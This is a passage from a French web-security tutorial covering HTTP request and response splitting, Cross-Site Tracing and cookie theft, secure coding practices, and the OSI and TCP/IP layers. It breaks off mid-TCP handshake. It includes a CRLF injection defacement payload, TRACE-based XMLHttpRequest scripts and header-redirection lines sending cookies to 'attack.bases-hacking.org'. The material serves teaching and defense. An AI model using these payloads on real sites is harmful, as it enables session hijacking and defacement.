Cookie: PHPSESSID=9815671346BE24\r\n\r\n

De cette manière, l'attaquant aura modifié le mot de passe de la victime en utilisant ses cookies de session, valides. Cette attaque est très proche du CSRF (*Cross-Site Request Forgery*, le fait d'envoyer à des victimes des URL leur faisant faire des actions à leur insu sur un site où elles sont identifiées), mais demeure plus puissante car elle résiste par exemple à certaines protections contre le CSRF comme les tokens. On peut en retrouver des variantes où l'attaquant se sert d'un XSS sur une page du site pour le faire exécuter automatiquement à un client. Certaines techniques permettent même une alternative à XST (voire article suivant) pour capter les cookies HTTPOnly.

D'autres particularités de parsing (troncation de données, acceptation des GET avec Content-Length) peuvent permettre d'autres variantes de ces attaques. Nous allons maintenant nous intéresser à une faille plus applicative, concernant non plus les requêtes mais les réponses HTTP.

HTTP Response Splitting

Cette vulnérabilité dans son exploitation est semblable à un XSS ou à un CSRF : caché dans un autre site malveillant, persistent dans une page empoisonnée ou tout simplement passé comme lien via un spam ou par ingénieurie sociale. Un attaquant un peu dépendant de sa victime donc, mais vous le savez, cela reste rarement un problème... Cette faille est finalement dans sa nature une sorte de XSS, mais en plus rare et plus puissant à la fois. En fait, au lieu de réussir à injecter des données dans le corps d'une page, le but est de réussir à insérer des données dans les headers HTTP, plus particulièrement à insérer l'alliage *Carriage Return + Line Feed* (CRLF), communément dénotés \r\n. De cette manière,

l'attaquant aura le contrôle des headers de la requête de donc de la réponse entière qui sera présentée à la victime, assez puissant en effet. Certains interpréteurs comme PHP ont naturellement une protection contre ces attaques en urlencodant systématiquement les headers qu'ils rendent au serveur Web. Pour illustrer cette vulnérabilité, nous allons donc considérer le script CGI basique suivant, écrit en perl :

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n";
print "Set-Cookie: ",param('name'),"\n\n";
print "<html><head>\n";
print "<title>Votre compte</title>";
print "</head>\n";
print "<body>\n";
print "<h1>Salut, ",param('name'),"</h1>\n";
print "</body> </html>\n";
```

Il est assez aisé de le comprendre, il prend s'implement le paramètre "name" qu'il reçoit, le transpose sur la page (de façon totalement non sécurisée mais là n'est pas le l'objet de notre discussion) et le sauvegarde dans un cookie pour se souvenir du nom du client à l'avenir.

Requête normale

Forts de notre connaissance des HTTP Response Splitting, on peut spécifier un nom nous permettant de recréer les headers puis d'afficher le contenu de notre choix. Essayons donc avec comme nom *bla%0D%0AContent-Type: text/html%0D%0A%0D%0A--><html><h1>This page was Hacked !! </h1></html><!--* (sachant que \r est codé 0x0D et \n 0x0A) :

Exploitation HTTP Response Splitting

Comme vous le voyez, la page est ainsi défacée. Un petit coup d'oeil au code source (toujours dans le lien ci-dessus) nous permet de comprendre cet affichage et pourquoi le message original n'est pas présent.

```
1  --><html><h1>This page was Hacked !!</h1></html><!--
2
3  <html><head>
4  <title>Votre compte</title></head>
5  <body>
6  <h1>Salut, bla
7  Content-Type: text/html
8
9  --><html><h1>This page was Hacked !!</h1></html>
10 </body> </html>
```

Bien sûr, il y a dans notre cas des aléas de présentation (doublons, etc.) qui peuvent être gommés (ou masquer si on présente une belle fausse

page suffisamment longue ou en travaillant la présentation par scripting). De plus, il est tout à fait possible d'accoler une nouvelle réponse HTTP après cette première réponse modifiée, car les navigateurs traditionnels se font une joie d'accoller le contenu de la deuxième réponse au contenu de la première. L'important ici est que nous avons réussi à créer une page totalement différente et à supprimer le contenu original. Autrement dit, l'attaquant a ici pleinement contrôle des données présentées et peut y injecter des scripts malveillants ou proposer une page semblable avec des liens détournés (phishing).

Toujours exploitable par response splitting, les redirections dynamiques où l'utilisateur a un contrôle sur la redirection (on imagine par exemple des redirections dans ./old/ + param('page') pour assurer la compatibilité descendante). Dans ce cas, l'exploitation est identique, aux détails près que l'injection se fait dans le header Location et que le code de retour est un 30x et non pas un 200 (il faut donc rediriger vers une page malveillante ou juxtaposer un retour 200 OK).

Ceci conclut donc cette section sur ces attaques particulières que sont la famille des HTTP Splitting, qui tentent de prendre à leur avantage le protocole du même nom. Toujours dans l'optique d'utiliser le serveur Web, nous allons désormais étudier le *Cross-Site Tracing* qui se présente comme une facilitation de l'exploitation des XSS.

Cross Site Tracing
HTTPOnly et la méthode TRACE

Le *Cross Site Tracing*, ou XST, est une parade découverte en 2003 par Jeremiah Grossman aux cookies HTTPOnly. On le présente souvent comme une amélioration de XSS, ce qui n'est pas tout à fait vrai car XST peut prendre avantage de n'importe quelle faille permettant d'injecter des données sur le serveur ou sur la page rendue au client (HTTP Splitting, Upload, SQL Injection, etc.). Les XSS constituent finalement le vecteur d'attaque le plus répandu.
Dans Internet Explorer 6 SP2, Microsoft a inclut une nouvelle protection contre les XSS : les cookies HTTPOnly. Cette protection fait que tout cookie HTTPOnly ne pourra être communiqué autrement que par le jeu de requêts/réponses HTTP. Autrement dit, les valeurs de ces cookies ne peuvent être utilisées par scripting côté client. Ainsi, un XSS utilisant document.cookie pour voler ceux-ci sera inefficace. L'idée, bien que peut démocratisée, est assez bonne. Afin de vérifier ceci vous pouvez tout simplement exécuter une page du type suivant :

```
<? setCookie("nom","valeur",0,"/","poc.bases-
hacking.org",false,isset($_GET["httponly"])); ?>
<html>
<head><script>alert(document.cookie);</script></head>
</html>
```

On observe bien la différence lorsque l'on affiche la page normale ou la page avec ?httponly=true. En effet, dans le deuxième cas l'alert ligne 3

n'affiche rien. Puisque ces cookies ne peuvent être transmis que par HTTP, l'idée de J. Grossman a été simple : utiliser HTTP ! En effet, avec les techniques de scripting avancées qui existent de nos jours comme Ajax, il est possible d'effectuer des requêtes HTTP du côté du client. Le tout était donc de trouver une requête HTTP qui puisse renvoyer dans les headers ou le corps le contenu du cookie. Et cette requête magique existe en la méthode TRACE :

```
TRACE / HTTP/1.1 Host: www.bases-hacking.org
User-Agent: blogodo
Nimportequoi: nimportequoi
Cookie: secret

HTTP/1.1 200 OK
Date: Fri, 19 Feb 2010 06:53:37 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: message/http

72
TRACE / HTTP/1.1
Host: www.bases-hacking.org
User-Agent: blogodo
Nimportequoi: nimportequoi
Cookie: secret


0
```

Oui vous remarquerez que notre cher hébergeur n'a pas pris le soin de désactiver cette méthode, ce qui peut se retrouver relativement dommageable. Quoiqu'il en soit, TRACE, une méthode de debugging HTTP, permet comme vous le voyez de rendre en echo les headers de la requête. Cela devrait nous permettre de retrouver les cookies non ?

Exploitation originale

L'exploitation originale est dès lors simple : lorsqu'il est possible d'injecter du code côté client, il suffit d'inclure un script qui effectue une requête HTTP TRACE et d'en récupérer le contenu. Ainsi, un script d'exploit direct était le suivant :

```
function trace()
{
	var http_request = false;
	if (window.XMLHttpRequest)
		http_request = new XMLHttpRequest(); //Tout sauf IE
	else if (window.ActiveXObject)
		try {
			http_request = new
			ActiveXObject("Msxml2.XMLHTTP"); //IE > 6
		} catch (e) {
			try {
```

```
                        http_request = new
                        ActiveXObject("Microsoft.XMLHTTP"); //IE <=
                        6
                } catch (e) {}
        }

    if (http_request) {
        http_request.open("TRACE","/",false);
        http_request.send();
        alert(http_request.responseText);
    }
}
```

Ainsi, en appellant cette fonction TRACE, on avait en echo tous les headers passés par le navigateur, parmi lesquels les cookies (HTTPOnly ou non) et même les Authorization HTTP (authentification HTTP, notamment utilisée par les htaccess). Ceci dit, depuis 2003, l'horizon d'exploitation a bien changé. Si dans ses dernière versions IIS a silencieusement supprimé la méthode TRACE, elle reste active par défaut dans beaucoup d'autres serveurs (Apache, Tomcat, Glassfish, etc.). Non, les vrais changements sont intervenus côté clients, c'est-à-dire au seing des navigateurs Web. La plupart ont dores-et-déjà désactivés la méthode TRACE : par exemple, Firefox (depuis sa version 2.2) renvoie tout simplement une exception lors du open dans le code ci-dessus et Konqueror remplace systématiquement les TRACE par GET. Cette méthode ou des dérivés marchent toujours sur d'autres navigateurs (Opera, Safari par exemple), mais les nouvelles mesures ont grandement diminué la surface d'exposition au XSS. Ceci dit, sur certaines versions, il est possible de contourner ce mécanisme même lorsqu'il est activé.

Mauvaises implémentations et spécificités http

Bien que cette protection soit en théorie réellement efficace, encore faut-il bien l'implémenter. Ainsi, certains navigateurs, notamment IE 6 SP2, effectuent un mauvais parsing de la méthode HTTP. On imagine bien if headers[0] == "TRACE" then throw whatever. Hors, la RFC stipule que les serveurs doivent ignorer une ligne vide précédent une requête HTTP. Ainsi, un simple

```
http_request.open("\r\nTRACE","/",false);
```

permettait d'effectuer tout de même une requête TRACE. Dans le même esprit, et ceci marchait également sous Firefox 2.x, il était possible d'imbriquer des requêtes de la même manière que lors d'un HTTP Splitting :

```
http_request.open("GET\t/\tHTTP/1.0\r\nConnection:\tKeep-
Alive\r\n\r\nTRACE\t/\tHTTP/1.0\r\nJunk-Header:", "/",false);
```

La seule restriction étant de ne pas utiliser d'espaces (car seul le premier mot du paramètre était traité). Bien que la tabulation (\t) ne soit pas RFC, tous les serveurs populaires la traitent comme un espace (voire la remplace par un espace). On remarque qu'un dernier header devait être ajouté pour faire permettre d'ignorer le "/ HTTP/1.1" qui doit arriver derrière.

D'une manière similaire d'autres alternatives ont vu le jour, ne se servant pas de la méthode TRACE. Par exemple, si un site utilise un hébergeur mutualisé (ce qui représente tout de même la grande majorité des sites présents sur l'Internet), un attaquant est libre de créer également son site chez le même hébergeur, sur le même serveur. Dans cette configuration, les sites se distinguent en général par leur nom d'hôte car ils ont rarement une IP spécialement attribuée. Il est donc possible d'ajouter un header HTTP Host redirigeant la requête vers le site de l'attaquant, qui sera à même de voir les headers réellement envoyés :

```
http_request.open("GET","http://example.com/collect-
headers.php",false);
http_request.setRequestHeader("Host","attack.bases-hacking.org");
```

En réalité, la requête envoyée ne sera pas de la forme http://, mais seulement un GET /collect-headers.php avec comme hôte le site de l'attaquant qui aura donc récupéré les cookies et autres données sensibles des headers. Dans la même veine (et du même auteur), il est possible de prendre parti des serveurs permettant le proxying (utilisation de mod_proxy sous Apache par exemple), c'est-à-dire autorisant les requêtes de la forme GET http://example.com/, même si celui-ci n'héberge pas example.com, auquel cas il redirigera la requête vers le vrai site et renverra la réponse reçue :

```
http_request.open("GET\thttp://attack.bases-hacking.org/collect-
headers.php","http://example.com/",false);
```

Ceci revient finalement à l'exemple précédent, où les requêtes, censées atteindre example.com arrivent vers attack.bases-hacking.org. A part l'attaque dite de co-hosting, ces exemples ne marchent plus sur les dernières versions de IIS et de Firefox puisqu'ils ont revu leur parsing des paramètres (ils ont notamment interdit ou encodé les caractères spéciaux comme \t ou \r\n). On peut penser immédiatement à utiliser les headers de la requête pour effectuer une HTTP Request Splitting, mais ceux-ci sont également nettoyés (CRLF supprimés ou exception lancée selon les headers).

Inverser le problème

S'il devient difficile d'obtenir par la voie classique, c'est-à-dire côté client, ces données sensibles, il est parfois possible de retourner le problème et d'essayer de les obtenir depuis le serveur. Après tout, c'est en premier lieu celui-ci qui envoie les cookies à l'aide des headers Set-CookieX (X étant un chiffre et optionnel). L'idée est donc d'effectuer une requête GET normale et de récupérer les headers de la réponse. De cette manière, si la réponse inclut un Set-Cookie, le tour sera joué. Bien entendu, ceci ne permet plus de récupérer les authentifications HTTP.

```
http_request.open("GET","/",false);
http_request.send();
alert(http_request.getAllResponseHeaders());
```

Cette technique marche particulièrement bien sur les sites régénérant les Session IDs à chaque visite (afin de diminuer les chances d'effectuer

une attaque XSS avec succès). C'est par exemple le cas de BrowserWar, exemple de l'article sur les injections SQL avancées. Sur certains navigateurs, les cookies HTTPOnly ne sont pas protégés en écriture. Ainsi, il est (parfois mais rarement) possible de supprimer le paramètre HTTPOnly, mais surtout, il est possible de modifier la valeur. Si le cookie n'est pas valide, le serveur va en effet en renvoyer un (égal au précédent selon les implémentations côté serveur). Pour contrer ces mécanismes, Firefox a purement et simplement supprimé toutes les réponses Set-Cookie des headers retournés, HTTPOnly ou non. Internet Explorer efface seulement les Set-Cookie correspondant à des HTTPOnly. Ceci dit, nous l'avons dit, il peut y avoir plusieurs headers spécifiant les cookies (Set-Cookie2 par exemple). De cette manière, il est notamment possible de spécifier un ensemble de cookies non-HTTPOnly, et un autre ensemble qui l'est. Bien que Firefox depuis la version 3.1 supprime avec succès ce genre de headers, ce n'est pas le cas d'Internet Explorer, même dans ses versions 7 et 8.

D'une manière générale, seuls Internet Explorer et Firefox dans leurs dernières versions permettent une réelle protection contre le XST et ses variantes (au Set-CookieX près pour IE). Pour plus d'informations spécifiques à l'exploitation sur un navigateur spécifique, vous pouvez vous reporter à la page de l'OWASP sur les HTTPOnly, qui tient notamment une liste à jour des expositions des principaux navigateurs aux HTTPOnly. Ceci dit, encore peu d'applicatifs et de framework utilisent par défaut ce type de cookies et les vecteurs communs de récupération de sont encore très effectifs.

Développement et sécurité

Le but de cette section est de présenter les bonnes pratiques, les habitudes que les développeurs doivent prendre lors de l'écriture d'applications Web en général. Bien sûr, ces pratiques ne sont pas exhaustives, mais leur compréhension (plutôt que leur instrumentalisation) permet aux développeurs d'avoir un esprit critique vis-à-vis de la sécurité du code d'une application Web et d'effectuer eux-même les corrections puis d'intégrer de manière automatique ces "best practices".

Types des données

Le message essentiel de cette section est le vieux sermon *All user input is evil until proven otherwise* (Toute entrée utilisateur est malveillante tant que le contraire n'a pas été prouvé). En effet, il faut avoir cette habitude de canaliser de manière précise les données entrées et leur utilisation, vérifier qu'elles sont bien conformes à nos attentes et, si besoin, les nettoyer pour enlever toute possibilité de modification du comportement de notre application, qu'il soit minime ou important.

En premier lieu, les entrées doivent donc être cernées et vérifiées. Ainsi, si l'utilisateur doit entrer une date, vérifier qu'il s'agit bien d'une date (et valide de surcroît), si l'utilisation doit fournir un nombre à virgule flottante,

vérifier que l'entrée se compose bien de chiffres avec un point ou une virgule, etc. Ceci revient donc à vérifier le typage des variables, types bien définis dans certains langages (comme C/C++ ou Java) mais bien moins dans la plupart des langages de scripts comme Python, Perl ou PHP. En effet, ceux-ci, bien que supportant le typage, peuvent travailler avec des types à utilisation générale (mixed en PHP par exemple), qui apporte un facilité de programmation indéniable.

Avant les préoccupations de sécurité, ces vérifications sont nécessaires au bon fonctionnement de l'application, afin d'être sûr des variables fournies et des traitements effectués. Il peut bien sûr arriver que les utilisateurs, par incompréhension, fautes de frappes ou autres, fournissent une valeur inadéquate, il va de soit qu'il est alors plus esthétique que l'application réponde "Veuillez entrer un nombre compris entre 1 et 100" plutôt que le rapport d'une erreur MySQL par exemple. Ceci dit, ces vérifications sont de nos jours souvent faites mais, comme vous l'avez sûrement compris en suivant les sections sur l'exploitation Web, doivent être étendues à toutes les variables avec lesquels l'utilisateur peut entrer en contact (variables GET, POST ou cookie en premier lieu, mais données extraites des bases de données également puisque les utilisateurs peuvent souvent y placer des valeurs, qui peuvent être déjà typées mais le sont rarement). Ces vérifications permettent dès lors de supprimer certaines attaques, comme les injections SQL sur les nombres ou certaines attaques de déni de service.

Enumération des valeurs Le typage ne fait pas tout. En effet, comme nous l'avons vu avec les failles includes, des entrées pouvant paraître légitime peuvent détourner le fonctionnement de l'application d'une manière que le développeur n'avait pas prévu. Dans le cas particulier des includes et dans bien d'autres, il est souvent possible de prédire les valeurs acceptables. Ainsi, sur une page d'accueil dynamique, il est possible de vérifier que les url incluses sont dans l'espace de valeurs "test.php", "b.php", etc. et effectuer l'inclusion si les pages sont en effet valide. D'autres sites plus dynamiques stockant leurs pages en base de données pourront vérifier que la page incluse correspond bien à un enregistrement. L'énumération des inclusions et affichage dynamiques permet également de supprimer les risques de directory traversal.

Assainissement des données

Ces pratiques ne nous permettent toujours pas de nous protéger. Comme exemple, il est possible de citer les injections SQL les plus basiques, avec les chaînes de caractères. En effet, il n'y a pas toujours de raison de considérer que le caractère ' ne peut pas faire partie d'un texte. Il faut donc considérer les autres applications amenées à utiliser la variable et se demander comment modifier ce texte de façon à ce que chacun y trouve son compte (texte non-modifié et sémantique de l'application conservée). L'assainissement demande des connaissances plus spécifiques aux applications. Dans le cas d'une requête SQL interprétée par un serveur, nous savons que les caractères ' et " mais aussi /* ou le carcatère null sont

spéciaux. Il existe deux techniques communes d'assainissement : l'échappement et la traduction.
Le but de l'échappement est simple : placer un caractère spécial avant les autres caractères spéciaux afin de signaler à l'application "Attention, le prochain caractère n'est pas un caractère spécial, ne le traite pas en tant que tel". De cette manière, des fonctions comme real_escape_string() de MySQL ou addslashes() de PHP placent un antislash ou un guillemet avant les caractères spéciaux. Attention cependant aux particularités de certains jeux de caractères qui peuvent fausser l'ajout de ces caractères spéciaux. D'une manière générale, utiliser un jeu de caractères universel comme Unicode pour toutes les applications est recommandé.

La traduction est utilisée lorsque les occurences spéciales à remplacer sont potentiellement en nombre important. C'est ce qui est notamment utilisé afin de contrer les XSS. Ainsi, il est possible de remplacer un < par un < ou un " par un ". Lorsque le navigateur rencontre ce genre de caractères dans du code HTML, il les remplace automatiquement. Au final, lorsqu'un site Web doit afficher sur une page des données non-sûres (IP venant des headers HTTP, login ou autres données de la base de données), il doit prendre soin de les transformer, par exemple en PHP avec des fonctions comme htmlentities ou htmlspecialchars et d'utiliser les options de ces fonctions permettant un remplacement complet de tous les caractères spéciaux. En effet, les XSS sont bien plus génériques que l'on peut croire, une fonction comme striptags qui supprime les données entre balises (in fine pour supprimer les <script>...</script>, les tags img, etc.) ne protègera pas contre tous les types de XSS. Il est par exemple également important de modifier les simples et doubles guillemets. L'assainissement des données est sans nul doute la sécurisation la plus dure à apporter, car elle implique une bonne connaissance des mécanismes sousjacents (comme le fonction de ces fonctions d'asinissement selon les différents jeux de caractères) et des vulnérabilités/exploitations possibles dans leur totalité. Bien que ce soit parfois nécessaire, il est souvent possible de typer au préalable les variables et éviter ainsi tous problèmes ultérieurs.

Protéger l'utilisateur

Nous n'avons pas souhaité détailler les attaques de type CSRF (*Cross Site Request Forgery*), car elles n'ont finalement pas vraiment de spécificité et sont assez aisées à comprendre. Elles relèvent plutôt de l'ingénieurie sociale ou du phishing, dans le sens où le but ultime est de faire cliquer l'utilisateur sur un lien qui enclenchera des actions non-souhaitées sur un autre site. En prenant l'exemple de site hautement populaires, comme Facebook ou iGoogle, on peut considérer comme non-négligeable la probabilité qu'un utilisateur soit identifié sur l'un de ces sites. Il est donc possible de créer des liens malveillants afin par exemple de modifier le mot de passe du compte, action qui sera exécutée si l'utilisateur clique sur le lien et est identifié sur l'un de ces sites. Afin de protéger les utilisateurs de ce genre de menaces, il est possible et facile de demander toujours une confirmation à l'utilisateur, par exemple en rentrant son mot de passe actuelle avant toute modification importante sur son profil. C'est ce qui est souvent fait de manière basique. De façon plus évoluée, les plus grands

sites ont mis en place des systèmes de *One-Time Tokens*, des jetons qui sont créés de manière aléatoires à chaque affichage de page et injectés dans les liens que l'utilisateur peut visiter pour vérifier la cohérence de la navigation (au lieu de cliquer sur ?action=changepass, ce sera ? action=changepass&token=123423).
Bien sûr, tous les sites n'ont pas ce genre de problèmes à régler, mais lorsque des communautés même réduites apparaissent et peuvent communiquer (via forum, salons IRC ou autres), il est facile d'exposer les autres membres à ce type d'exploitation.

Modes de debug et indépendance de la plateforme

Enfin, nous terminons cet article sur le développement Web par certaines recommandation générales sur la mise en production de sites et d'applications Web. En premier lieu, une application publique n'est pas une application en développement. Il n'y a donc pas de raisons que les fichiers de recouvrement des divers éditeurs soient présents (les fichiers ~, .bak et autres). Ceci paraît bête, mais lorsque présents, ils permettent de lire la source ce qui peut souvent se réveler très dédommageable (mots de passes de bases de données par exemple). Mais surtout, une application en production utilise un interpréteur en production. J'entends par là qu'il faut prendre soin de désactiver les messages d'erreurs rendus par PHP, ASP ou n'importe quel interpréteur. Ainsi, une erreur SQL PHP, un fichier non trouvé en ASP, une exception dans une JSP, tous ces problèmes communs susceptibles d'arriver dans une application dynamique peuvent permettre, si les erreurs sont divulguées sur la page, il est possible de connaître l'arborescence du serveur (*Path Disclosure*) ou divulguer des parties de code contenant d'importantes informations pour l'attaquant (directives include, requête SQL, etc.). D'une manière générale, l'attaquant doit pouvoir en connaître le moins possible sur les mécanismes du site. Qui dit application en production dit serveur en production. Ainsi, il est impératifs de désactiver les méthodes de DEBUG que peut implémenter le serveur Web, notamment la méthode TRACE. Nous l'avons vu, cette méthode permet les attaques de type XST.

Le développeur doit également partir du principe qu'il ne connaît pas la configuration de la plateforme finale et qu'elle peut être différent de la plateforme de développement ou de celle de lancement (migration). Ainsi, la sécurité du développement ne doit jamais être lié à une quelconque configuration. Comme exemple primaire, il y a la variable d'état PHP magic_quotes_gpc. Lorsque celle-ci est activée, toutes les variables transitant par GET, POST ou Cookies seront échappées et les caractères NULL remplacés pr \0. Hormis le fait qu'elle utilise la fonction addslashes() peut avoir des comportements indésirables et remettre en cause la sûreté de l'échappement avec certains charset particuliers, il est évident que l'application doit avoir les mêmes fonctionnalités avec ou sans cette variable (par exemple, elle est désactivée sur les serveurs Free de pages personnelles). Ainsi, il faudrait tout de même échapper tous les GET, POST et Cookies d'une manière ressemblant à $var = mysql_real_escape_string(get_magic_quotes_gpc() ? stripslashes($var) : $var), qui vérifier si la variables est activée, si elle l'est supprime

l'échappement, puis dans tous les cas elle applique la fonction real_escape_string de la librairie MySQL, plus sûre lors de requêtes vers un serveur MySQL.

Dans tous les cas, une bonne connaissance de la plateforme complète (serveur, interpréteur, langage) est nécessaire. Par exemple, il existe des vulnérablités spécifiques aux intéractions entre composants sur les plateformes SOA avec Java (comme Tomcat ou dérivés OSGi). La connaissance de la plateforme peut également permettre de configurer de plus près la sécurité de l'application. On peut citer l'option *allow_include_url* de PHP qui permet, lorsque mise à *off* d'empêcher toute inclusion distante de fichier, ce qui est souvent indésirable, ou le privilège FILES de MySQL, permettant de créer et de lire des fichiers sur le serveur, ce qui a également rarement un intérêt. Ainsi, le développement de ce genre d'applications demande ce genre de connaissances a priori.

Bien sûr, ces recommandations ne sont pas exhaustives. D'une manière générale, afin d'espérer développer du code sécurisé, il est nécessaire de consulter les best practices spécifiques au langage voire à la plateforme de développement et selon le contexte de l'application.

II LES RESEAUX

Le modèle OSI

I°) Le modèle OSI

Le modèle OSI (*Open Systems Intercommunication*, ou communication entre systèmes ouverts) fournit des règles et standards internationaux qui permettent à n'importe quel système qui obéit à ces protocoles de communiquer avec n'importe quels systèmes les utilisant aussi. Dans le modèle OSI, ces règles sont séparées en 7 couches communiquantes. Chaque couche s'occupant d'un aspect différent de la communication. Ce modèle a été établit par l'ISO (*International Standards Organisation*). Nous allons maintenant vous présenter brièvement chacune des couches du modèle OSI :

- La couche physique (*Physical Layer*) est la couche la plus basse. Comme son nom l'indique, elle permet la connexion physique entre deux instances communiquantes. Autrement dit, elle maintient, créé, désactive ou transmet des flux d'octets entre deux systèmes. Par conséquent, cette couche est sollicitée dans n'importe quel type de communication.
- La couche de liaison des données (*Data-Link Layer*) se préoccupe du transfert de données entre les deux systèmes interconnectés. Elle complète la couche physique, qui n'émettait que de simples octets sans signification et sans erreurs (la couche physique vérifie que 1 = 1 et que 0 = 0 en début et fin de connexion), en des transmissions plus complexes, pourvues de systèmes d'erreurs et de contrôle du flux. Elle segmente les données à envoyer et les gère. Elle est

capable de maintenir, détruire ou créer un envoi de données entre deux systèmes.

- La couche réseau (*Network Layer*) est une couche primordiale de l'organisation des réseaux informatiques, car elle gère l'adressage et le routage sur le réseau. Cette couche, au milieu des autres, a pour but de transmettre les données entre les couches basses et les couches plus hautes. Elle est notamment responsable de l'adressage des données (savoir qui envoie des données à qui).
- La couche de transport (*Transport Layer*) est responsable de l'intégrite des paquets transmis des couches supérieures à la couche réseau. En réception, elle réassemble les segments de données pour qu'elles soient traitées par les couches supérieures. Elle permet aux couches supérieures de s'occuper d'autres choses que l'efficacité ou des moyens de transmission effectifs.
- La couche de session (*Session Layer*) est responsable de l'établissement et du maintien d'une connexion entre les applications communicantes au travers des différents systèmes.
- La couche de présentation (*Presentation Layer*) s'occupe comme son nom l'indique de la présentation des données de manière compréhensible à l'application locale communiquante (par exemple, encryptage ou compression des données).
- La couche d'application (*Application Layer*) transmet simplement les ordres et besoins de l'application aux couches inférieures.

Nous avons eu l'occasion de citer la segmentation en paquets des données lors des communications. Ces paquets sont donc des "morceaux" de données, chacun utilisant scrupuleusement les protocoles de communication établis (un peu comme une suite de paquets passant dans un bureau de la poste, triés par destination, étiquettés, etc..). Partant de la couche de l'application, un paquet va traverser toutes les couches, de la plus haute à la plus basse, jusqu'à la couche physique. Ce procédé est appellé communément l'encapsulation du paquet. Chaque paquet contient des en-têtes et un corps. Les en-têtes définissent le protocole de communication suivi, le type de données présentes, leur longueur. Le corps contient les données transmises elles-mêmes. Ainsi, chaque couche apporte sa contribution au corps du paquet en ajoutant des données à celles inscrites par les couches qui lui sont supérieures.

Souvent, on métaphorise les couches réseaux à l'aide d'une entreprise d'envoi constituée de sept services différents. Chaque service est spécialisé dans son travail et n'est pas capable d'effectuer le travail des autres. Quand le service d'enpaquettage a mis les données primaires dans le paquet, il met le paquet dans un sac inter-service, n'oublie pas de remplir l'étiquette attachée au sac pour que le service suivant comprenne ce qui a été fait et l'envoi. Ainsi, chaque service fait son office et le paquet arrive au service d'envoi qui l'expédie à l'adresse indiquée. Quand deux systèmes communicants font transiter des paquets par des

sources intermédiaires (routeurs, réseau local, internet, etc..), les paquets ne se transmettent qu'aux couches physique, liaison de données et réseau, puisque arrivé ici, le réseau reroute le paquet vers sa destination réelle. Ainsi, les données ne sont pas traitées par les systèmes non concernés par l'échange.
Après ces connaissances de base sur l'architecture réseau, nous allons désormais étudier trois couches particulièrement intéressantes et dont la connaissance est nécessaire pour les sections qui suivront.

II°) La couche réseau

Cette couche est responsable de l'adressage (envoyeur et destinataire) ainsi que de la méthode d'envoi utilisée pour la transmission. Par exemple, la couche réseau utilise un protocol bien connu pour la transmission sur Internet, appellé *Internet Protocol*, ou **IP**. Ici, nous parlerons exclusivement de la version 4 du protocole (IPv4), IPv6 étant toujours pas réellement en production.

Chaque système connecté à Internet a une adresse IP. Elle consiste en une succession de 4 bytes de la forme xxx.xxx.xxx.xxx. Par exemple, l'IP de bases-hacking est 213.186.33.87, la votre est 41.141.71.219 (ou du moins celle que vous utilisez pour naviguer). Dans cette couche sont traités les paquets IP et ICMP (*Internet Control Message Protocol*). Les paquets IP servent à envoyer les données et les paquets ICMP fournissent des moyens de diagnostic de la connexion et de la transmission (comme le PING par exemple). Par exemple, si un paquet IP n'arrive pas à destination, un paquet ICMP est renvoyé au destinataire pour le prévenir de l'erreur intervenue.

Comme cité plus haut, ICMP sert aussi au test de la connectivité, notamment au moyen de la commande PING avec les requêtes et réponses *ICMP Echo*. Si un système veut tester la possibilité d'envoi d'un paquet à un client, il lui envoi un paquet *ICMP Echo Request* et reçoit un paquet *ICMP Echo Reply* si tout se pase bien. De plus, la différence entre le départ et l'arrivée de ces paquets permet aussi de déterminer le temps de latence, ou lag entre les systèmes.
De plus, IP est capable de fragmenter ses propres paquets (par exemple pour répondre aux exigences d'un système interdisant les paquets longs). Ainsi, il va transformet un paquet constitué d'une en-tête et d'un corps en une multitude de paquets dont le premier sera constitué de l'en-tête avec le début du corps, le deuxième avec l'en-tête et la suite du corps, etc.. jusqu'au dernier paquet constituté de l'en-tête de la fin du message. Chaque paquet contient dans l'en-tête son numéro dans l'agencement de la segmentation des données. On comprend qu'il est primordial que chaque paquet contienne l'en-tête pour pouvoir réassembler aisément le paquet dans l'ordre souhaité à l'arrivée.

Comme expliqué dans la page précédente, le travail de segmentation et d'assemblage dépend de la couche de transport que nous allons étudier maintenant.

III°) La couche de transport

La couche de transport est finalement le premier niveau de traitement des paquets, puisque immédiatement après la couche de routage. La couche de transport est une couche de transition où passent les paquets entre le traitement réel des données et le traitement de l'en-tête et de la gestion du flux. En fait, elle s'occupe du retour, de l'envoi, des autorisations d'envois des paquets.
Les deux protocoles majeurs vous sont sûrement familiers de nom : ce sont **UDP** (*User Diagram Protocol*) et **TCP** (*Transmission Control Protocol*). TCP est le protocole le plus utilisé à travers l'internet (pour tout ce qui est HTTP, SSH, FTP, Telnet, SMTP, POP, IMAP, etc..). TCP permet une liaison bidirectionnelle (envoi/réception), plutôt efficace (vérification de l'intégrité et de l'ordre des données reçues et envoyées) et transparente entre deux adresses IP, c'est ce qui fait qu'il est très utilisé. Une particularité de la vérification de l'intégrité pour TCP/IP est l'attente des paquets manquants, c'est-à-dire que si un paquet numéroté X arrive, tous les paquets suivants seront empilés dans l'attente de l'arrivée du paquet X+1 pour assurer la continuité du message transmis.

Tout ceci est rendu possible par l'inscription de marques (*TCP flags*) sur les paquets ainsi que le stockage de nombres particuliers appellés les nombres de séquence (*sequence numbers*). Voici une description brève des 6 marques TCP :

- **URG**, pour urgent permet d'identifier les données importantes
- **ACK**, pour reconnaissance (*Acknowledgment*). Cette marque reconnait l'activité de la connexion. Elle est à *on* pour la majorité de la connexion.
- **PSH**, pour pousser (*Push*). On force le passage à la couche supérieure plutôt que de stocker le paquet en mémoire tampon.
- **RST**, pour réinitialisation (*Reset*). Réinitialise une connexion.
- **SYN**, pour synchronisation (*Synchronize*). Synchronise les nombres de séquence pendant le début de la connexion.
- **FIN**, pour finir (*Finish*). Termine une connexion de façon propre.

Nous allons maintenant par un exemple simple expliquer l'établissement d'une connexion TCP avec les flags ACK et SYN, s'effectuant en 3 étapes.

Quand un client veut ouvrir une connexion avec un serveur, un paquet comportant la marque SYN (ie, SYN est à *on*) et la marque ACK à *off* est envoyé. Le serveur répond avec un paquet comportant ACK et SYN à on. Enfin, le client renvoie un paquet avec la marque SYN à off et ACK à on : la connexion est reconnue. Ensuite, chaque paquet durant la connexion comportera ces deux paquets dans le même état (ACK à on et SYN à off).

Par conséquent, seuls les deux premiers paquets peuvent comporter le flag SYN on, car c'est pendant ces deux premières transmissions que chaque côté synchronise les nombres de séquence. Résumons :

- Le client envoie un paquet SYN. Le paquet comporte un numéro de séquence égal à 123456 (par exemple) et un numéro de reconnaissance nul
